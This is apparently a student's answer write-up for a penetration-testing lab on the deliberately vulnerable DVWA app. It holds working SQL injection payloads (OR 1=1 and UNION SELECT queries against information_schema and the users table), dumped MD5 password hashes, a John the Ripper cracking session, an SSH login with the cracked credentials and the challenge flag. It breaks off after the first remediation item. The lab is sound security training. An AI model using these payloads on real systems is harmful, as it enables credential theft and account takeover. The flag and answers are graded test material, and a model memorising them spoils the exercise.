Name – Gulshan Rawat

Background / Scenario

You have been hired to conduct a penetration test for a customer. At the conclusion of the test, the customer has requested a complete report that includes any vulnerabilities discovered, successful exploits, and remediation steps to protect vulnerable systems. You have access to hosts on the 10.5.5.0/24 and 192.168.0.0/24 networks.

Instructions

Challenge 1: SQL Injection

Total points: 25


In this part, you must discover user account information on a server and crack the password of **Bob Smith's** account. You will then locate the file that contains the Challenge 1 code and use **Bob Smith's** account credentials to open the file at 192.168.0.10 to view its contents.

Step 1: Preliminary setup

a. Open a browser and go to the website at 10.5.5.12.

Note: If you have problems reaching the website, remove the https:// prefix from the IP address in the browser address field.


a. Login with the credentials **admin / password**.
b. Set the DVWA security level to **low** and click **Submit**.




- DVWA Security – Security level Low – Submit

Step 2: Retrieve the user credentials for the Bob Smith's account.


- Other steps
    - **' OR 1=1 #**




- Check number of fields in query- 1' ORDER BY 1#
- Version database - **1' OR 1=1 UNION SELECT 1, VERSION()#**




- **Determine database - 1' OR 1=1 UNION SELECT 1, DATABASE()#**



- **Retrieve table names from the dvwa database -** `1' OR 1=1 UNION SELECT 1,table_name FROM information_schema.tables WHERE table_type='base table' AND table_schema='dvwa'#`
-



- **Retrieve column names from the users table:** `1' OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#`
  - **It will give column name like first_name, last_name, password, user, last_login etc.**



- **Retrive the user credentails -**

- **Upper screenshot we did fnd the column name like first_name- now will select from first_name column and get the password from users table.**
- `1' OR 1=1 UNION SELECT first_name, password FROM users #`
- `1' OR 1=1 UNION SELECT user, password FROM users #`
- `1' OR 1=1 UNION SELECT last_name, password FROM users #`
- `1' OR 1=1 UNION SELECT user_id, password FROM users #`

Vulnerability: SQL Injection

User ID: [ ] Submit

```
ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: 1
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: 2
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: 3
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: 4
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: 5
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

a. Identify the table that contains usernames and passwords.

- `1' OR 1=1 UNION SELECT user, password FROM users #`

Vulnerability: SQL Injection

User ID: [ ] Submit

```
ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

- `1' OR 1=1 UNION SELECT first_name, password FROM users #`

Vulnerability: SQL Injection

User ID: [ ] Submit

```
ID:  1' OR 1=1 UNION SELECT first_name, password FROM users #
First name: admin
Surname: admin

ID:  1' OR 1=1 UNION SELECT first_name, password FROM users #
First name: Gordon
Surname: Brown

ID:  1' OR 1=1 UNION SELECT first_name, password FROM users #
First name: Hack
Surname: Me

ID:  1' OR 1=1 UNION SELECT first_name, password FROM users #
First name: Pablo
Surname: Picasso

ID:  1' OR 1=1 UNION SELECT first_name, password FROM users #
First name: Bob
Surname: Smith

ID:  1' OR 1=1 UNION SELECT first_name, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID:  1' OR 1=1 UNION SELECT first_name, password FROM users #
First name: Gordon
Surname: e99a18c428cb38d5f260853678922e03

ID:  1' OR 1=1 UNION SELECT first_name, password FROM users #
First name: Hack
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID:  1' OR 1=1 UNION SELECT first_name, password FROM users #
First name: Pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID:  1' OR 1=1 UNION SELECT first_name, password FROM users #
First name: Bob
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

- **`1' OR 1=1 UNION SELECT last_name, password FROM users #`**

Vulnerability: SQL Injection

User ID: [ ] Submit

```
ID:  1' OR 1=1 UNION SELECT last_name, password FROM users #
First name: admin
Surname: admin

ID:  1' OR 1=1 UNION SELECT last_name, password FROM users #
First name: Gordon
Surname: Brown

ID:  1' OR 1=1 UNION SELECT last_name, password FROM users #
First name: Hack
Surname: Me

ID:  1' OR 1=1 UNION SELECT last_name, password FROM users #
First name: Pablo
Surname: Picasso

ID:  1' OR 1=1 UNION SELECT last_name, password FROM users #
First name: Bob
Surname: Smith

ID:  1' OR 1=1 UNION SELECT last_name, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID:  1' OR 1=1 UNION SELECT last_name, password FROM users #
First name: Brown
Surname: e99a18c428cb38d5f260853678922e03

ID:  1' OR 1=1 UNION SELECT last_name, password FROM users #
First name: Me
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID:  1' OR 1=1 UNION SELECT last_name, password FROM users #
First name: Picasso
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID:  1' OR 1=1 UNION SELECT last_name, password FROM users #
First name: Smith
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

b. Locate a vulnerable input form that will allow you to inject SQL commands.
c. Retrieve the username and the password hash for **Bob Smith's** account.


Ans) hash - 5f4dcc3b5aa765d61d8327deb882cf99

Step 3: Crack Bob Smith's account password.

Use any password hash cracking tool desired to crack **Bob Smith**'s password.

What is the password of Bob Smith's account?

Ans: password of Bob Smith's account is password.



OR using john the ripper

```
┌──(kali㉿Kali)-[~]
└─$ echo 5f4dcc3b5aa765d61d8327deb882cf99 > password.txt

┌──(kali㉿Kali)-[~]
└─$ john password.txt
Warning: detected hash type "LM", but the string is also recognized as "dynam
ic=md5($p)"
Use the "--format=dynamic=md5($p)" option to force loading these as that type
 instead
Warning: detected hash type "LM", but the string is also recognized as "HAVAL
-128-4"
Use the "--format=HAVAL-128-4" option to force loading these as that type ins
tead
```

```
┌──(kali㉿Kali)-[~]
└─$ john --format=raw-md5 password.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password         (?)
1g 0:00:00:00 DONE 2/3 (2025-04-01 05:07) 5.555g/s 1066p/s 1066c/s 1066C/s 12
3456..knight
Use the "--show --format=Raw-MD5" options to display all of the cracked passw
ords reliably
Session completed.
```

Step 4: Locate and open the file with Challenge 1 code.

a. Log into **192.168.0.10** as **Bob Smith**.

```
┌──(kali㉿Kali)-[~]
└─$ ssh smithy@192.168.0.10
smithy@192.168.0.10's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2
017 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
```

b. Locate and open the flag file in the user's home directory.

```
smithy@metasploitable:~$ ls
my_passwords.txt
```

What is the name of the file with the code?

Ans: filename – my_passwords.txt

```
smithy@metasploitable:~$ ls
my_passwords.txt
```

What is the message contained in the file? Enter the code that you find in the file.

Ans: code - 8748wf8J

```
smithy@metasploitable:~$ cat my_passwords.txt
Congratulations!
You found the flag for Challenge 1!
The code for this challenge is 8748wf8J.

smithy@metasploitable:~$
```

Step 5: Research and propose SQL attack remediation.

What are five remediation methods for preventing SQL injection exploits?

Ans:

Here are **five remediation methods** for preventing SQL injection exploits:

1. **Prepared Statements (Parameterized Queries)**
   - Separates SQL logic from user input.
